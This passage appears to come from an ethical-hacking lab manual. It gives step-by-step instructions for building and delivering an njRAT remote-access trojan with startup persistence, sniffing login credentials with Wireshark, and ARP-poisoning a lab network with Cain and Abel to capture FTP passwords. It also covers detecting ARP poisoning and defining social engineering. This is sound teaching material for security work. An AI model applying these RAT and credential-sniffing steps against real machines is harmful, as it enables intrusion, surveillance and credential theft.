
Create a server using njRAT. And Access the target machine remotely

Open the njrat exe file, enter the port number and click on start


Now click on builder option at below toolbar and enter the ip of the attacker machine and check the Registry Starup option and click on build




Now we have created, our RAT file, and need to transfer it into victim machine, I will be using python http module to host the application and download it on victim machine As soon as victim opens the exe file we have it control




Sending messages to victim



Remote Desktop monitoring



Navigating and reading the file system of victim machine




Practical 8


Aim: Sniffing

a. Password Sniffing using Wireshark

Start the wireshark packet capturing on victim machine and go to http://testphp.vulnweb.com/login.php and enter the credentials




Now go to wireshark and search for the packet of http from the ip address of the target machine




Here under the HTML form data we get the username and password that our victim has entered on his system


b. Detect ARP poisoning using wireshark

Open the cain and abel tool and click on configure, now select the interface with the ip of your machine







Open wireshark, click on edit-> preferences then expand the protocol and select ARP/RARP and then check the Detect ARP requests and click ok



Now start capturing the packets on Ethernet




Now click analyse then expert information to see the duplicate The warnings highlighted in yellow indicate that duplicate IP addresses have been detected at one MAC address, as shown in the screenshot.




This concludes the demonstration of detecting ARP poisoning using wireshark

c. Cain and Abel – MITM Attack via ARP Poisoning


Start Windows 7 machine, Kali Linux and Metasploitabe 2. Now go to windows machine and start Cain and Abel and click on Configure from Top Menu Bar, select your IP address one and click OK




Now click on Start Sniffer button and go to sniffer tab and click on **"+"** button to add the hosts and check the all test checkbox and click OK




Now go to APR tab and click on **"+"** button to add the hosts for ARP Poisoning and select the ip address of Metasploitable 2 and kali Machines






Now click on Start APR Poisoning button to start poisoning



Now go to Kali Machine and try FTP connection to other machine and enter username and password

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.100.8 21
Connected to 192.168.100.8.
220 (vsFTPd 2.3.4)
Name (192.168.100.8:kali): furkan
331 Please specify the password.
Password:
```

Now go to passwords tab to get the sniffed password




Practical 9


Aim: Social Engineering

Social engineering is the act of **manipulating people into revealing confidential information or performing actions** that compromise security. In short: *It's hacking humans instead of computers.*

